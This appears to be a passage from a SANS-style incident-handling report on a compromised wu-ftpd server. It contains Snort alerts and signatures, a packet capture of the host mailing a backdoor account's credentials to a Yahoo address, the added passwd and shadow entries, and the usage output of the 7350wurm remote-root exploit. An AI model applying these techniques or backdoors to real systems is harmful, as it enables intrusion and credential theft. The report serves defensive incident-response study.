


Figure 16 - Incident Handling Process

Whilst the incident is running, constant updates are given by the Lead Incident Handler to the Incident Managers, who in turn, report updates to the Business area affected by the incident. This is a two way process as input from the business area on the potential impact of the risks involved is important to the decision making process. Business risk can outweigh the length of the 'live' Investigation and Containment sections of the Incident process and shutdown of the systems affected can only be performed if sanctioned by the business area. However, each of the phases is completed before progressing to the next.

Online incident updates are made available via an Intranet site. This site is access controlled and the username and password are issued only to authorised interested parties, such as the business areas and senior management. The site is also protected by having all the traffic to the site encrypted using SSL as the attacker may work for the organisation and be watching the wire for updates.

Pre-incident countermeasures

The technical state of readiness is based around security and detection. The systems are dual homed, hardened, and have a minimilised operating system build by removing all unnecessary operating system packages and closing all network ports except for those that are required by the service to run.

In addition to this, a firewall filters all incoming traffic from the Internet, only allowing [0]appropriate requests to the service through the firewall to the required host. Complementing this, an Intrusion detection system based around the freely available open source Snort[54] product is used to monitor for possible attacks.

The Incident Handling Team

The Incident Handling team is a team drawn together from two areas. There are a small number of experienced security incident handlers, and a larger number of technically smart, security savvy administrators who are specifically trained to manage the systems under their control. This allows for a mix of skills in security and methods, but in depth knowledge for the systems in question. None of the team is permanently assigned as an Incident Handler, but they are called from other work to perform the task. The most senior incident handler is nominated to be the Chief Incident Handler for any incident.

The incident team hold randomly scheduled practice incidents where their state of readiness is checked. These are called without notice to ensure that the team is truly ready for action. These tests are monitored, and once the incident has been resolved the performance of the team is discussed and any issues with how the incident has been held are highlighted. Through the use of these incidents the equipment and facilities made available to the incident team has been improved. This equipment is refered to as the “Jump Kit”.

The Jump Kit consists of four sections, the hardware, the software, the support documentation, and media.

Hardware:

- Two preloaded laptop hard drives, 2.5”
    - Containing “Incident” laptop image – allows standard company laptop’s to be changed to “Incident” mode by swapping the hard drives.
        - Laptop images have VMWare installed on them with:
            - Windows 2000 Server
            - Redhat Linux 9.0
        - Statically linked versions of common system commands.
            - ls, ps, lsof, netstat
- 3.5” IDE hard drive for image backup of systems
- 3.5” SCSI hard drive for image backup for systems
- 8 port Network Hub with patch cables (including cross over cables)

[54] http://www.snort.org

- A standard PC computer system with IDE and SCSI controllers located in the Incident Room.

Software:

- Redhat Linux 9.0 installation CD's – standard corporate choice.
- VMWare 4.0 Workstation for Linux
- Single CD bootable Linux, Knoppix[55]
- Forensic Software,

Support Documentation

- Minidisk player
- Five blank, sealed minidisks
- A digital camera
- Four, faint ruled, page numbered note pads
- Pens
- Sealable backs for collecting evidence and ties.
- Incident Handling Forms based on those from S.C.O.R.E.[56]

Blank media

- Fresh, unused archive media for each type of backup device in use

Identification of the incident

On November 2nd, at 13:33:40 an alert is issued related to one of the companies FTP servers. This alert is actioned by personnel within the Operational Control Centre. A flashing red alert is graphically represented on their alert console. A security alert has been issued.

The alert indicates that an IDS system has detected an attack may have been attempted on an FTP server. The Operation Control operative looks up the IP address of the system in question and finds that it has a documented function of an FTP server. They then confirm that the attack alert is of a type that is viable for that server. There is a low chance that this is a false positive alert as it is an FTP-attack against an FTP server. A pager-call is placed to the Major Incident Managers (MIM) informing them that a security incident could be underway.

The on-call Major Incident Manager responds to the pager alert, and contacts the Operational Control Centre. The details of the alerts issued are passed to the MIM, and he confirms that a Security Incident is possibly underway. An

[55] http://www.knopper.net/knoppix/index-old-en.html
[56] http://www.sans.org/score/

incident room is officially called at 13:42:00. The on-call Incident Handling team are called, as well as the security administrators for the Internet connected systems.

First members of the Incident Handling team arrive on site at 14:01:00 and the Incident room is used as the base. An incident log is created, and timed as started at 14:03:00. The incident handlers' equipment is unlocked from a cabinet in the incident room, and preparations are made for the team to be ready. The jump kit is kept here to ensure that the contents are not used in day to day work and not replaced.

Detection of the Incident

The Incident Handling team begin analysis of the alerts issued. From these alerts they identify that:

- The system at 192.168.1.100 is the target of the attack.
- The target of the attack is the FTP server located on that system.

The system involved is checked for the function it performs. This is achieved by reviewing the server identity document that is issued when a server is installed into the live environment. The validity of the attack is increased as the system is connected to the Internet, and does run a publicly accessible anonymous FTP server.

To check if the system is still under outside control, the IDS system is used to view the historic network traffic from the FTP server and to monitor the live traffic. tcpdump is used to view the daily network traffic without needing to log into the suspect server.

The following screenshot gives all the evidence to confirm that the system has been compromised. The system is e-mailing the configuration of the system to a yahoo.com mail account with a subject line of "rooted wuftpdserver". It also suggests that a username and password have been created on the host. It is noted in the incident logs that the server was confirmed to be compromised at 14:20:00 and that the compromise was at 13:33, which confirms the alerts issued by the IDS system. The Chief Incident Handler notifies the MIM that the system has been compromised and subsequently the MIM informs the senior management and the business area responsible for the systems.

```
root@gateway:~
13:33:44.033422 kiddie.1033 > mta-v21.level3.mail.yahoo.com.smtp: . 98:1524(1426) a
ck 229 win 5840 <nop,nop,timestamp 96944 2932745034> (DF)
0x0000   4500 05c6 5cde 4000 4006 fea4 c0a8 0164        E...\.@.@......d
0x0010   409c d706 0409 0019 1997 2744 e545 2aaf        @.........'D.E*.
0x0020   8010 16d0 84fa 0000 0101 080a 0001 7ab0        ..............z.
0x0030   aece 234a 5265 6365 6976 6564 3a20 2866        ..#JReceived:.(f
0x0040   726f 6d20 726f 6f74 406c 6f63 616c 686f        rom.root@localho
0x0050   7374 290d 0a09 6279 2072 6564 6861 742d        st)...by.redhat-
0x0060   372e 3220 2838 2e31 312e 362f 382e 3131        7.2.(8.11.6/8.11
0x0070   2e36 2920 6964 2068 4132 3658 6549 3039        .6).id.hA26XeI09
0x0080   3235 360d 0a09 666f 7220 7475 726b 6973        256...for.turkis
0x0090   6866 656c 696e 6540 7961 686f 6f2e 636f        hfeline@yahoo.co
0x00a0   6d3b 2053 756e 2c20 3220 4e6f 7620 3230        m;.Sun,.2.Nov.20
0x00b0   3033 2030 363a 3333 3a34 3020 474d 540d        03.06:33:40.GMT.
0x00c0   0a44 6174 653a 2053 756e 2c20 3220 4e6f        .Date:.Sun,.2.No
0x00d0   7620 3230 3033 2030 363a 3333 3a34 3020        v.2003.06:33:40.
0x00e0   474d 540d 0a46 726f 6d3a 2072 6f6f 7420        GMT..From:.root.
0x00f0   3c72 6f6f 7440 7265 6468 6174 2d37 2e32        <root@redhat-7.2
0x0100   3e0d 0a4d 6573 7361 6765 2d49 643a 203c        >..Message-Id:.<
0x0110   3230 3033 3131 3032 3036 3333 2e68 4132        200311020633.hA2
0x0120   3658 6549 3039 3235 3640 7265 6468 6174        6XeI09256@redhat
0x0130   2d37 2e32 3e0d 0a54 6f3a 2074 7572 6b69        -7.2>..To:.turki
0x0140   7368 6665 6c69 6e65 4079 6168 6f6f 2e63        shfeline@yahoo.c
0x0150   6f6d 0d0a 5375 626a 6563 743a 2072 6f6f        om..Subject:.roo
0x0160   7465 6420 7775 6674 7064 7365 7276 6572        ted.wuftpdserver
0x0170   0d0a 0d0a 5b20 6164 6472 3a31 3932 2e31        ....[.addr:192.1
0x0180   3638 2e31 2e31 3030 205d 205b 2048 6f73        68.1.100.].[.Hos
0x0190   743a 2072 6564 6861 742d 372e 3220 6f72        t:.redhat-7.2.or
0x01a0   2031 3237 2e30 2e30 2e31 2020 7265 6468        .127.0.0.1..redh
0x01b0   6174 2d37 2e32 205d 205b 2055 5345 523a        at-7.2.].[.USER:
0x01c0   206d 7373 716c 2050 4153 533a 2079 6561        .mssql.PASS:.yea
0x01d0   6862 6162 7920 5d20 5b20 4375 7272 656e        hbaby.].[.Curren
0x01e0   7420 5549 443a 2075 6964 3d30 2872 6f6f        t.UID:.uid=0(roo
0x01f0   7429 2067 6964 3d30 2872 6f6f 7429 2067        t).gid=0(root).g
0x0200   726f 7570 733d 3530 2866 7470 2920 5d20        roups=50(ftp).].
0x0210   5b20 4d61 6368 696e 653a 204c 696e 7578        [.Machine:.Linux
:
```


Figure 17 – Network Capture of Mail

Figure 11 shows an e-mail message being sent to turkisfeline@yahoo.com from the root user of a Redhat 7.2 system. The subject is "rooted wuftpdserver" and the body of the e-mail contains information about the system that has been compromised, including:

- the IP address of the system
- the hostname of the system
- the name of a USER : mssql
- the password of the USER : yeahbaby
- the UID of the process creating the e-mail

Countermeasures

The snort IDS system issues a number of alerts during the attack. These are captured in the syslog. The UNIX utility watchlog constantly scans the syslog file for lines that contain the string "snort:". Any lines that do contain the string cause an alert to be issued to the central alert management gateway. These alerts are received by the Operational Control Centre.



root@gateway:~/GCIH

```
Nov  2 13:25:01 gateway snort: [1:368:4] ICMP PING BSDtype [Classification: Misc activity] [Priority: 3]: {ICMP} 192.168.1.100 -> 192.168.1.99
Nov  2 13:25:01 gateway snort: [1:409:4] ICMP Echo Reply (Undefined Code!) [Classification: Misc activity] [Priority: 3]: {ICMP} 192.168.1.99 -> 192.168.1.100
Nov  2 13:25:01 gateway snort: [1:409:4] ICMP Echo Reply (Undefined Code!) [Classification: Misc activity] [Priority: 3]: {ICMP} 192.168.1.99 -> 192.168.1.100
Nov  2 13:25:25 gateway snort: [1:407:4] ICMP Destination Unreachable (Undefined Code!) [Classification: Misc activity] [Priority: 3]: {ICMP} 192.168.1.99 -> 192.168.1.100
Nov  2 13:33:40 gateway snort: [1:407:4] ICMP Destination Unreachable (Undefined Code!) [Classification: Misc activity] [Priority: 3]: {ICMP} 192.168.1.99 -> 192.168.1.100
Nov  2 13:33:40 gateway snort: [1:407:4] ICMP Destination Unreachable (Undefined Code!) [Classification: Misc activity] [Priority: 3]: {ICMP} 192.168.1.99 -> 192.168.1.100
Nov  2 13:33:40 gateway snort: [1:1622:5] FTP RNFR ././ attempt [Classification: Misc Attack] [Priority: 2]: {TCP} 192.168.1.99:32778 -> 192.168.1.100:21
Nov  2 13:33:40 gateway snort: [1:1734:7] FTP USER overflow attempt [Classification: Attempted Administrator Privilege Gain] [Priority: 1]: {TCP} 192.168.1.99:32778 -> 192.168.1.100:21
Nov  2 13:33:40 gateway snort: [1:1734:7] FTP USER overflow attempt [Classification: Attempted Administrator Privilege Gain] [Priority: 1]: {TCP} 192.168.1.99:32778 -> 192.168.1.100:21
Nov  2 13:33:40 gateway snort: [1:498:4] ATTACK-RESPONSES id check returned root [Classification: Potentially Bad Traffic] [Priority: 2]: {TCP} 192.168.1.100:21 -> 192.168.1.99:32778
Nov  2 13:33:40 gateway snort: [1:498:4] ATTACK-RESPONSES id check returned root [Classification: Potentially Bad Traffic] [Priority: 2]: {TCP} 192.168.1.100:21 -> 192.168.1.99:32778
Nov  2 13:33:44 gateway snort: [1:498:4] ATTACK-RESPONSES id check returned root [Classification: Potentially Bad Traffic] [Priority: 2]: {TCP} 192.168.1.100:1033 -> 64.156.215.6:25
Nov  2 13:33:44 gateway snort: [1:498:4] ATTACK-RESPONSES id check returned root [Classification: Potentially Bad Traffic] [Priority: 2]: {TCP} 192.168.1.100:1033 -> 64.156.215.6:25
[root@gateway GCIH]#
```

Figure 18 – Snort alerts

The alerts issued are:

FTP RNFR ././ attempt
FTP USER overflow attempt
ATTACK-RESPONSE id check returned root

The first two alerts do not indicate an issue, just an attempted attack. However, an immediate ATTACK-RESPONSE alert issued when the UNIX id command is used as the root superuser is an indication that the attack was successful.

The IDS system that issued the alerts is a rule based IDS. For each of the issued alerts, the rules that triggered them are shown below. Alerts are collated in a MySQL database, and are made available via a web interface using the ACID[57] system by Roman Danyliw.

FTP RNFR ././ attempt

```
FTP.rules:alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP RNFR
././ attempt"; flow:to_server,established; content:"RNFR "; nocase;
content:" ././"; nocase; classtype:misc-attack; sid:1622; rev:5;)
```

FTP USER overflow attempt

```
FTP.rules:alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP USER
overflow attempt"; flow:to_server,established,no_stream;
content:"USER "; nocase; content:!"|0a|"; within:100;
reference:bugtraq,4638; reference:cve,CAN-2000-0479;
reference:cve,CAN-2000-0656; reference:cve,CAN-2000-1035;
reference:cve,CAN-2000-1194; reference:cve,CAN-2001-0794;
reference:cve,CAN-2001-0826; reference:cve,CAN-2002-0126;
```

[57] http://www.andrew.cmu.edu/~rdanyliw/snort/snortacid.html

```
reference:cve,CVE-2000-0943; classtype:attempted-admin; sid:1734;
rev:7;)
```

ATTACK-RESPONSE id check returned root

```
alert ip any any -> any any (msg:"ATTACK-RESPONSES id check returned
root"; content: "uid=0(root)"; classtype:bad-unknown; sid:498;
rev:4;)
```

The ACID screen is available to both the Operational Control Centre, and the Incident Handlers.




Figure 19 – Acid Screen

From the above screenshot it was noticed that although a low number of exploits were seen, an unusually high number of “id check returned root” alerts were triggered. Some of them are on port 21, FTP and others are on port 25, smtp.

It would appear that e-mail has been sent with the output from the attack to a host 64.156.215.6. To identify what host this IP address is allocated to we can use either nslookup or dig. These commands are often used by attackers to gain information during the Information Gathering stage of their attacks. The IP address resolves to mta-v21.level3.mail.yahoo.com which is a mail server for yahoo.com

By selecting the alert within ACID, we can see the traffic:




Figure 20 – Examine the alert in detail

By examining this packet, we can also see the following fields:

USER: mssql

PASS : yeahbaby

There are two concerns raised here. By checking the the server identity document the system should not have a user mssql, nor does yeahbaby adhere to the department's security standards for UNIX system passwords which states that passwords:

- should not be words
- must contain none alphanumerical characters
- must be eight or more characters long

Upon analysis, /etc/passwd and /etc/shadow have had a new user added to them:

```
mssql:x:500:500:MSSQL_SERVER:/home/mssql:/bin/bash
mssql:$1$Hol09bqn$F643/B9U4H/QU4zpJurZy0:12351:0:99999:7:::
```

The GCOS field identifies the full name of the user, and it reports that the user mssql is the MSSQL_SERVER, which it could be, but not on this system!

Containment

Once the intrusion has been confirmed and the method of entering the system investigated, the Incident Team Manager and the Major Incident Managers hold a quick telephone conference with the business representative. The details of the incident were made clear, and a quick decision to close this server and any other FTP server to collect evidence was taken. This was formally agreed by the business representative via the e-mail message shown below:




Figure 21 – Acknowledgement from Business for Incident Plan

Additionally any other FTP servers were agreed to be checked for the same sign of intrusion, and other systems checked for any sign of intrusion. Senior management were alerted to the decision to shutdown the service to the public. Public relations were also notified that the service is unavailable and an agreed PR statement drafted with the agreement of the business and operational areas.

The firewall rules were changed to block FTP from the Internet to all servers. To ensure that the server was stopped in a known state the system power was pulled. This is to ensure that any script that would normaly run as part of a controlled shutdown is not executed as the scripts could delete valuable evidence.

The physical details of the server were noted to identify it at any later date; the make, model and serial number were written down in the note book. Photographic evidence of the state of the server before any action is taken is recorded so that the server is identifiable at a later date. The servers are then opened, and the system disk removed to allow it to be archived for evidence.

The system disk and the spare 3.5" IDE disk from our JumpKit were placed into the Incident Room PC and connected via an IDE cable. The PC BIOS was set to boot from CDROM and then this PC was booted using the Knoppix UNIX bootable CD.

The system disk was copied using the UNIX command *dd* to the spare 3.5" IDE drive. The following command was used:

```
# dd if=/dev/hdf of=/dev/hdg bs=65536
```

Once copied, the system disk was removed and sealed in a Ziploc bag and clearly labled as potential evidence. The copied drive would be used for any further investigation.

Eradication

The incident handler decides to take a quick scan of the newly copied system disk to see what other items have been added or amended in the last two hours. Using the find command and using the mmin parameter to identify which files have been changed in 120 minutes thus:

```
# find / -mmin 120 -print
```

A new directory containing unidentified files is found. The directory needs to be examined in detail:

```
root@redhat-7:~
[root@redhat-7 root]# ls -lasi
total 20
  68273    1 drwxr-x---    6 root     root         1024 Oct 26 22:47 .
  94642    1 drwxr-xr-x    2 root     root         1024 Oct 26 22:44 . ..
      2    1 drwxr-xr-x   19 root     root         1024 Oct  7 21:58 ..
  68377    1 -rw-------    1 root     root          928 Oct 19 00:43 .bash_history
  68275    1 -rw-r--r--    1 root     root           24 Jun 10  2000 .bash_logout
  68276    1 -rw-r--r--    1 root     root          234 Jul  5  2001 .bash_profile
  68277    1 -rw-r--r--    1 root     root          176 Aug 23  1995 .bashrc
  68278    1 -rw-r--r--    1 root     root          210 Jun 10  2000 .cshrc
  68364    0 lrwxrwxrwx    1 root     root           31 Oct  1 13:07 .DCOPserver_redhat-7.2
-> /root/.DCOPserver_redhat-7.2_:0
  68362    1 -rw-r--r--    1 root     root           42 Oct  7 22:03 .DCOPserver_redhat-7.2_
:0
  68361    0 -rw-r--r--    1 root     root            0 Oct  1 13:07 .first_start_kde
  68379    1 -rw-------    1 root     root          334 Oct  7 22:03 .ICEauthority
  24216    1 drwxr-xr-x    4 root     root         1024 Oct  1 13:07 .kde
  68368    1 -rw-------    1 root     root          158 Oct  1 13:08 .kderc
   2100    1 drwxr-xr-x    3 root     root         1024 Oct  1 13:07 .mcop
  68367    1 -rw-------    1 root     root           32 Oct  7 22:03 .MCOP-random-seed
  68366    1 -rw-------    1 root     root           31 Oct  7 22:03 .mcoprc
  42462    1 drwx------    2 root     root         1024 Oct  6 23:46 .ssh
  68279    1 -rw-r--r--    1 root     root          196 Jul 11  2000 .tcshrc
  68378    1 -rw-------    1 root     root          210 Oct 18 15:56 .Xauthority
  68274    2 -rw-r--r--    1 root     root         1126 Aug 23  1995 .Xresources
[root@redhat-7 root]#
[root@redhat-7 root]#
[root@redhat-7 root]#
```

Figure 22 – Discovery of a directory

We can see from the '*ls –lasi*' command that the ". .." directory is clearly visible. It is found that this directory contains the LKM rootkit adore, and an unknown binary called jstwu.

Although finding the source file for adore within the directory it can be presumed that this system has the kit installed and take suitable action, we could use the checkps[58] utility to check for the presence of a rootkit.

We need to perform a full forensic analysis of the jstwu binary. This can take some time, but a quick analysis may result in some key information to aid the incident. The binary is taken and copied to a system set up for forensic analysis. This has a virtual machine environment installed so that the binary can be examined in safety.

A quick method of examining a binary file is to use the UNIX command 'strings' which outputs any text which could be readable text.

```
# strings jstwu
```

This outputs gibberish, except for the first line of the file which contains the string:

```
TEEE burneye - TESO ELF Encryption Engine
```

It would appear that the binary has been encrypted using TESO's ELF binary encryption software[59]. To continue any quick analysis requires this to be removed. The JumpKit contains no utility to remove this encryption, so a search of the Internet is made[60], and a utility called burndump[61] by [ByteRage] found.

This loadable kernel module is able to un-wrap the next binary run on the system that has the above TESO header as part of the binary (see the extra's section for an explanation of how this is achieved). The utility is downloaded and compiled.

A VMWare Linux VM is created to ensure that the exploit is contained, and the burndump module loaded onto the system. As shown in figure 23, the insmod command is used to load the module into the kernel, and the exploit binary executed. A new file called burnout is created in the local directory.

58 http://sourceforge.net/projects/checkps/
59 http://www.team-teso.net/releases/burneye-1.0.1-src.tar.bz2
60 http://www.google.com/search?hl=en&ie=UTF-8&oe=UTF-8&q=TESO+ELF+Encryption+Engine&btnG=Google+Search
61 http://www.byterage.cjb.net

```
root@redhat-7:~
[root@redhat-7 root]# insmod burndump
insmod: burndump: no module by that name found
[root@redhat-7 root]# insmod ./burndump.o
[root@redhat-7 root]# ./jstwu


7350wurm - x86/linux wuftpd <= 2.6.2 remote root (version 0.2.2-1)
team teso (thx bnuts, tomas, synnergy.net !).
Modified by jumpincow shaxxxa and turkcat
(now with 42 targets [2.6.2-5 very soon])

usage: ./jstwu [-h] [-v] [-a] [-D] [-m]
        [-t <num>] [-u <user>] [-p <pass>] [-d host]
        [-L <retloc>] [-A <retaddr>]

-h      this help
-v      be verbose (default: off, twice for greater effect)
-a      AUTO mode (target from banner)
-D      DEBUG mode (waits for keypresses)
-m      enable mass mode (use with care)
-t num  choose target (0 for list, try -v or -v -v)
-u user username to login to FTP (default: "ftp")
